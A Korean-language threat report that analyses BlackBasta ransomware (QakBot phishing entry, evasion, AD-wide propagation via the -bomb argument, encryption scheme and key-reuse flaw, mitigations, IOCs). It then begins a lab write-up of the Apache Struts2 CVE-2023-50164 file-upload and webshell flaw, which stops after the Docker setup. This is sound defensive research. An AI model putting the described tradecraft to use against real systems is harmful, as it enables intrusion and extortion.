BlackBasta 랜섬웨어는 2022 년 4 월 등장해 2 주 동안 스무 곳 이상을 공격해 유출 데이터를 다크웹 블로그에 게시하며 파급력을 과시한 랜섬웨어 그룹이다. 현재까지 이들은 340 개가 넘는 조직에게 몸값을 요구했으며, 협상을 통해서 총 1 억 700 만 달러(한화 약 1,430 억)에 달하는 암호화폐를 확보한 것으로 알려졌다(2023 년 11 월 기준). 이들은 미국과 유럽 국가들의 조직을 주요 타깃으로 하며, Windows 버전 뿐 아니라 VMware ESXi[9]를 감염시키는 Linux 버전의 랜섬웨어도 배포하고 있다.

[9] VMware ESXi: 호스트 컴퓨터에서 다수의 운영체제를 동시에 실행시킬 수 있는 Unix 기반 논리적 플랫폼

이들은 시스템에 최초 침투를 하기 위해 메일의 첨부파일이나 링크를 이용하고 있다. 악성 메일에 첨부된 압축 파일이나 문서 파일 실행을 조장해 QakBot[10] 설치를 유도한다. 이후, 설치된 QakBot 을 이용해 내부 데이터를 수집하고 BlackBasta 랜섬웨어 공격을 진행한다. BlackBasta 는 감염된 타깃에게 몸값 요구하고, 데이터 유출을 빌미로 추가 협상을 진행하는 이중 협박 방식을 취하고 있다.

BlackBasta 가 최초 침투를 위해 사용한 QakBot 은 Lockbit, Knight, REvil 과 같은 여러 랜섬웨어 그룹들이 최초 침투 및 랜섬웨어 배포를 위해서 사용하는 악성코드다. 2008 년에 등장한 QakBot 은 금융 사기에 주로 활용되었으며, 2019 년부터 랜섬웨어 배포에도 활용되기 시작했다. 2023 년 8 월 FBI 의 대규모 작전에 의해 QakBot 의 악성코드 인프라가 무력화됐지만, 같은 해 12 월에 새로운 버전의 QakBot 이 등장하며 여전히 최초 침투에 사용되고 있다. BlackBasta 는 QakBot 과 유사한 Pikabot[11]도 공격에 사용하고 있다.

독일의 보안 연구소인 SRLabs 는 2023 년 12 월 27 일 그들의 GitHub[12]에 BlackBasta 복호화 도구인 Black Basta Buster 를 공개했다. SRLabs 는 2022 년 11 월부터 2023 년 12 월 초에 이르는 버전의 BlackBasta 랜섬웨어에서 암호화 키가 재사용되는 취약점을 발견하였고, 이를 이용하여 파일 전체 혹은 일부를 복구할 수 있는 도구를 개발했다. 하지만, BlackBasta 랜섬웨어는 Black Basta Buster 를 이용해도 암호화된 파일을 복구할 수 없도록 복호화 도구 공개보다 앞서 키 재사용 취약점을 재빠르게 수정했다.

[10] QakBot (Qbot) : 백도어, 데이터 탈취, 내부 전파, 원격 코드 실행, 파일 다운로드와 같은 기능을 제공하는 악성코드의 한 종류


[11] Pikabot : 백도어, 데이터 탈취, 내부 전파, 원격 코드 실행, 파일 다운로드와 같은 기능을 제공하는 악성코드의 한 종류

[12] Github : 웹 기반 소스코드 버전 관리 및 협업 플랫폼

BlackBasta Ransomeware

암호화 키

ChaCha20알고리즘으로 파일 암호화를 하고, 해당 키를 ECIES*로 보호




암호화 방식

5KB 미만: 파일 전체 암호화


5KB 이상: 앞부분 전체 암호화 후 잔여 영역 부분 암호화

파일의 크기	전체 암호화 크기	부분 암호화 간격
0 - 5KB	모든 데이터	0B
5KB - 5MB	5KB	640B
5MB - 50MB	5KB	1.28KB
50MB - 1GB	5KB	6.4KB
1GB - 10GB	15KB	12.8KB
10GB 이상	50KB	64KB

특징



랜섬노트



instructions_read_me.txt

변경 확장자

.7wdojib58

제작 언어

C/C++

** Elliptic Curve Integrated Encryption Scheme (ECIES): 비대칭키를 이용해서 대칭키를 생성하며, 생성된 대칭키로 데이터를 암호화 한 후, 메시지 인증 코드(MAC)를 추가하는 방식의 암호화 프레임워크*

그림 5. BlackBasta 랜섬웨어 개요




그림 6. BlackBasta 랜섬웨어 공격 전략

BlackBasta 는 주로 스피어피싱[13]을 통해서 최초 침투를 수행한다. 메일에 압축파일이나 매크로가 삽입된 문서 파일을 첨부한 후, 사용자가 첨부파일을 실행하면 감염되는 방식이다. 첨부파일을 열어보거나 링크를 클릭하면 함께 첨부되어 있는 스크립트를 통해서 QakBot 이 설치되며, Qakbot 은 탐지 우회, 자격 증명 탈취, 랜섬웨어 배포 및 내부 전파를 위해 Mimikatz[14], Cobalt Strike[15], PsExec[16]와 같은 여러 도구를 추가적으로 설치한다.

[13] 스피어피싱 : 특정인을 대상으로 하는 공격으로, 대상을 속여 개인정보 유출이나 악성코드 다운로드를 유도하는 공격 기법

[14] Mimikatz : Windows 시스템의 메모리에서 비밀번호나 자격증명과 같은 민감 정보를 추출하는 도구

[15] Cobalt Strike : 시스템 권한 확보 및 계정 정보 탈취, 측면 이동, C2 통신과 같은 기능을 가진 침투 테스팅 도구

[16] Psexec : 로컬/원격 시스템에 임의의 프로세스를 실행할 수 있는 도구

추가적으로 설치된 도구들을 이용해 Anti-Virus 서비스를 종료하거나 안전모드로 부팅하는 등 탐지 우회를 위한 작업을 우선 수행한다. 이후, 사용자 폴더나 기업의 기술 문서와 같이 협박에 사용할 민감 데이터를 확보하며, 랜섬웨어 파일을 배포하고 실행시킨다. 이렇게 수집한 데이터와 암호화된 파일을 활용해 이중 협박을 시도한다.

BlackBasta 랜섬웨어는 명령어 실행 인자를 우선적으로 확인한다. 해당 인자를 통해서 여러 가지 기능을 수행할 수 있다. 또한, 별도의 인자 전달 없이도 정상적으로 실행되는 것으로 보았을 때 공격의 편의성 및 효율성을 위해 추가한 기능으로 보인다.

인자	설명
-thread {int}	암호화 수행 시 생성되는 스레드 개수 설정 (기본 4 개)
-nomutex	뮤텍스[17] 생성 비활성화
-file {file_name}	지정한 파일만 암호화
-bomb	AD[18]를 통한 BlackBasta 내부 전파
-disablewhitelist	암호화 예외 항목 비활성화
-forcepath {path}	지정한 경로만 암호화
-nordp	RDP[19] 레지스트리 설정 기능 비활성화

표 1. BlackBasta 랜섬웨어 인자

실행 인자 중 -bomb 인자의 경우, LDAP 쿼리[20]를 활용해 같은 AD 서버에 존재하는 모든 PC 에 랜섬웨어 파일을 전파 및 실행시키는 기능을 수행한다. AD 서버에서 관리하는 모든 사용자 단말기 내 C:₩Windows₩bb.exe 경로에 랜섬웨어 파일을 복제해 실행한다.

[17] 뮤텍스 (Mutex) : 여러 스레드를 실행하는 환경에서 같은 자원에 여러 스레드가 동시에 접근하지 못하도록 막아주는 기술

[18] Active Directory(AD): MS 에서 제공하는 디렉토리 서비스 기능으로, 조직 내의 자원 및 권한 등을 관리할 수 있는 Windows 기반 중앙집중관리 서비스

[19] Remote Desktop Protocol (RDP) : 다른 컴퓨터를 원격으로 제어할 수 있도록 해주는 프로토콜

[20] LDAP 쿼리 : 네트워크상에서 조직이나 개인, 파일, 디바이스 등을 찾아볼 수 있게 해주는 소프트웨어 프로토콜 (LDAP)에서 사용하는 명령어

BlackBasta 랜섬웨어는 64B 단위로 암호화를 진행하며, 빠른 암호화를 위해 멀티스레드를 활용하고 파일 크기에 따라 암호화 방식을 다르게 적용하고 있다. 2022 년 11 월부터 2023 년 12 월 초 사이에 만들어진 구 버전의 BlackBasta 는 파일 크기에 따라 총 3 가지 방식으로 파일을 암호화한다. 5KB 미만의 파일은 모든 데이터를 암호화하며, 5KB 이상에서 1GB 미만의 파일은 192B 마다 64B 만 암호화를 수행한다. 1GB 이상의 파일은 최초 5KB 를 모두 암호화하며, 나머지 영역은 6.4KB 마다 최초 64B 만 암호화를 수행한다.




그림 7. 구 버전 BlackBasta 의 키 중복 사용

구 버전의 BlackBasta 랜섬웨어는 크기가 1GB 이상인 파일을 암호화할 때, 파일의 최초 5KB 는 매번 키를 갱신하여 암호화하며, 나머지 과정에서는 키를 갱신하지 않고 동일한 키를 사용한다. 해당 암호화 방식은 파일이 0x00 값으로 이루어진 영역에서 암호화 키가 그대로 노출되는 문제가 발생한다. 노출된 암호화 키를 이용하면 파일 전체 혹은 일부를 복구할 수 있다. SRLabs 에서 배포한 복호화 도구 역시 이 점을 이용했다. 다만, 키가 중복 사용된 부분만 복구 가능하기 때문에 1GB 이상의 파일은 처음 5KB 를 복구할 수 없다.




그림 8. 키 생성 방식

암호화 키는 파일마다 32B 의 랜덤한 값과 1 로 설정된 Counter 값을 이용해서 생성되며, Counter 값을 1 씩 증가시켜 다른 키를 생성할 수 있다. 구 버전에서 1GB 미만의 파일은 Counter 값이 1 로 설정된 키를 중복해 사용하며, 1GB 이상인 파일의 처음 5KB 를 암호화할 때만 다른 키를 생성해 사용한다.

2023 년 12 월 중순부터 만들어진 최신 버전의 BlackBasta 랜섬웨어에서는 일부 개선작업이 이뤄졌다. 5KB 미만의 파일은 모든 데이터를 암호화하며, 5KB 이상의 파일은 앞부분만 전체 암호화하고 나머지 영역은 부분 암호화한다. 5KB 이상의 파일은 파일 크기에 따라 전체 암호화 크기와 부분 암호화 간격을 다르게 진행한다. 요약하자면, 기존에 비해 데이터 크기 기준을 좀 더 세분화하여 총 6 가지의 파일 암호화 방식을 사용한다.

파일 크기	전체 암호화 크기	부분 암호화 간격
0 – 5KB	모든 데이터	0B
5KB – 5MB	5KB	640B
5MB – 50MB	5KB	1.28KB
50MB – 1GB	5KB	6.4KB
1GB – 10GB	15KB	12.8KB
10GB 이상	50KB	64KB

표 2. 파일 크기에 따른 암호화 방식

또한, 동일한 키를 사용하는 구 버전의 문제점도 보완됐다. 이제는 파일 내에서 키가 중복되어 사용되지 않도록 사용된 키는 반드시 초기화를 진행한다. 따라서, 키가 노출되더라도 해당 키를 사용한 부분만 복구가 가능하며, 전체는 복구가 어렵다.

infosec




그림 9. 최신 버전 암호화 방식

BlackBasta 랜섬웨어 대응방안




그림 10. BlackBasta 랜섬웨어 대응방안

BlackBasta 는 스피어피싱을 통해서 최초 침투를 시도한다. 따라서, 웹에서 다운로드 받은 컨텐츠를 차단하거나 별도의 Anti-Virus 를 사용해 다운로드 받은 악성 파일이 실행되지 않도록 대비할 수 있다. 특히, 출처를 알 수 없는 메일의 링크나 파일을 열람하지 않도록 경각심을 가져야 하며, 보안 인식 제고를 위해 악성 메일 모의 훈련을 통해 감염을 예방해야 한다.

최초 침투 이후에는 탐지를 회피하고 지속적으로 실행하기 위해서 레지스트리를 조작하거나 Anti-Virus 서비스를 종료시키고 안전모드로 부팅하는 방식을 사용한다. 이는, 행위 기반 탐지 솔루션 사용을 통해 차단할 수 있다.

또한, AD 계정 탈취를 시도하고 탈취한 계정을 이용해 AD 서버 내의 모든 사용자에게 랜섬웨어를 전파한다. 따라서 AD 서버 관리자 계정이 쉽게 탈취되지 않도록 강력한 암호화 방식을 사용해야 한다. 또한, 계정이 탈취되더라도 서버를 장악할 수 없도록 사용자 및 서비스 계정의 권한을 최소한으로 부여하고 분리해 관리하는 등의 방법을 통해 예방해야 한다. 이와 함께 지속적인 모니터링을 통해 AD 에 등록된 서비스와 그룹 정책 목록에 의심스러운 사항이 없는지 확인해야 한다.

데이터 탈취, 백업 데이터 삭제 및 파일 암호화에 대한 대비도 필요하다. DLP[21] 솔루션을 활용해 데이터가 유출되어 악용하는 것을 방지해야 한다. 또한, 정기적인 백업을 통해 파일을 관리해야 한다. 한편, Akira 랜섬웨어와 같이 NAS 와 백업 저장소의 데이터를 삭제하는 경우도 존재하므로 별도의 네트워크나 저장소에 데이터를 소산 백업[22]해 관리하는 것을 권장한다.

[21] Data Loss Prevention (DLP) : 데이터의 흐름을 감시하여 중요 정보 유출을 감시/차단하는 데이터 유출 방지 솔루션

[22] 소산 백업 : 백업된 데이터를 일정거리 떨어진 장소에 분리 보관하는 방식

Indicator Of Compromise

BlackBasta(April. 2023) : SHA256

fe87fa7714266548fa5da52455f1788f588417ee800c86768d163abd279d0279
ef2a754a8e713fd6deaa642e2220af372fd310a755a02126938ff233b16a4a83

BlackBasta(December. 2023) : SHA256

f971a05b8540fa6af8cb6c54d2c2de00c54fa99a4e86615daca03a6d7c0e4e6f
b32daf27aa392d26bdf5faafbaae6b21cd6c918d461ff59f548a73d447a96dd9

File Name

4WCB3ACCQFJBTGE966849RFVY6.bdq.00000000_BITDEFENDER.out
STUDIO_BBG.dll
RibbonGadgets.EXE

■ 참고 사이트

URL : https://www.bleepingcomputer.com/news/security/new-black-basta-decryptor-exploits-ransomware-flaw-to-recover-files/

URL : https://directoryadmin.blogspot.com/2014/12/ldap-queries-for-users-computers-groups.html

URL : https://securityscorecard.com/research/a-deep-dive-into-black-basta-ransomware/

URL : https://www.zscaler.com/blogs/security-research/back-black-basta

URL : https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-blackbasta

URL : https://www.sentinelone.com/labs/black-basta-ransomware-attacks-deploy-custom-edr-evasion-tools-tied-to-fin7-threat-actor/

URL : https://www.zscaler.com/blogs/security-research/tracking-15-years-qakbot-development

Apache Struts2 원격 코드 실행 취약점(CVE-2023-50164)

■ 취약점 개요

2023 년 12 월, Java EE 웹 애플리케이션 개발을 위한 오픈소스 프레임워크인 Apache Sturts2 에서 원격 코드 실행 취약점(CVE-2023-50164)이 발견됐다. Apache Sturts2 의 파일 업로드 로직 결함으로 인한 취약점이다. 해당 취약점을 통해 공격자는 파일 업로드 파라미터를 대문자로 시작하는 값으로 조작 후 임의의 경로에 웹셸(Web Shell)과 같은 악성파일을 업로드할 수 있다. 또한 경로 탐색을 통해 업로드한 악성파일에 접근하여 악성코드를 실행하거나 내부 데이터에 접근할 수 있다. CVSS 등급은 9.8 로 심각한 취약점으로 평가된다.

Apache Struts2 는 오픈소스로 제공되어 다양한 프로젝트에서 사용되고 있다. 이로 인해 취약점이 발생할 경우 많은 공격자들에 의해 악용될 수 있어 주의가 필요하다. 따라서 취약한 버전의 Apache Struts2 를 사용하고 있다면, 취약점이 해결된 버전으로 업데이트 해야 한다.

네트워크 장비 제조사인 시스코(Cisco)에서는 자사의 보안 솔루션인 ISE(Identity Service Engine)의 3.1 이하 버전을 사용할 경우, CVE-2023-50164 의 영향을 받을 수 있다고 발표하며 최신 버전으로 업데이트할 것을 권고했다.

■ 영향받는 소프트웨어 버전

CVE-2023-50164 에 취약한 소프트웨어는 다음과 같다.

S/W 구분	취약 버전
Apache Struts2	Struts 2.0.0 - Struts 2.3.37 (EOL) Struts 2.5.0 - Struts 2.5.32 Struts 6.0.0 - Struts 6.3.0.1

※ EOL(End Of Life): 제품에 대한 수명이 끝난 것으로 제품의 생성 및 지원이 종료되었음을 의미함.

■ 공격 시나리오

CVE-2023-50164를 이용한 공격 시나리오는 다음과 같다.




그림 1. CVE-2023-50164 공격 시나리오

① 공격자는 파일 업로드 기능이 구현된 CVE-2023-50164에 취약한 서버 탐색
② 공격자는 공격 대상 서버의 파일 업로드 기능을 통해 악성파일 업로드
③ 공격자는 경로 탐색으로 업로드한 악성파일에 접근하여 웹셸 실행
④ 공격자는 웹셸을 통해 원격 명령을 실행하고 악성코드 유포 및 서버 주요 정보 탈취

■ 테스트 환경 구성 정보

테스트 환경을 구축하여 CVE-2023-50164의 동작 과정을 살펴본다.

이름	정보
피해자 (192.168.102.160)	Ubuntu 22.04.3 OpenJDK 17. Tomcat 9.0 Apache struts 6.3.0.1
공격자 (192.168.102.161)	Kali Linux 2023.4 Burp Suite 2023.10.3.5

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2023-50164 취약점이 존재하는 Apache Struts2 기반의 웹 서버를 구성한다. 다음의 URL 을 통해 Docker 환경으로 구성할 수 있다.

- URL: https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git

명령어	$ git clone https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git
	$ cd CVE-2023-50164-ApacheStruts2-Docker
	$ docker build --ulimit nofile=122880:122880 -m 3G -t cve-2023-50164 .
	$ docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2023-50164

환경 구축 후 pom.xml 을 조회한 결과, CVE-2023-50164 에 취약한 Apache Struts2 6.3.0.1 버전으로 구성된 것을 확인할 수 있다.

```
  <properties>
      <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
      <maven.compiler.source>17</maven.compiler.source>
      <maven.compiler.target>17</maven.compiler.target>
      <struts2.version>6.3.0.1</struts2.version>
      <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
      <maven.javadoc.skip>true</maven.javadoc.skip>
      <jackson.version>2.14.1</jackson.version>
      <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
  </properties>
```

그림 2. pom.xml

Docker 를 실행하여 피해자 PC 의 8080 포트를 통해 취약한 환경에 접속할 수 있다. 또한 그림 4 와 같이 간단한 파일 업로드 기능이 구현된 페이지를 확인할 수 있다.

```
eqst@struts2:~$ docker ps
CONTAINER ID   IMAGE            COMMAND             CREATED          STATUS
     PORTS                                      NAMES
66d0440edc37   cve-2023-50164   "catalina.sh run"   11 minutes ago   Up 11 minut
es   0.0.0.0:8080->8080/tcp, :::8080->8080/tcp   cve-2023-50164
```
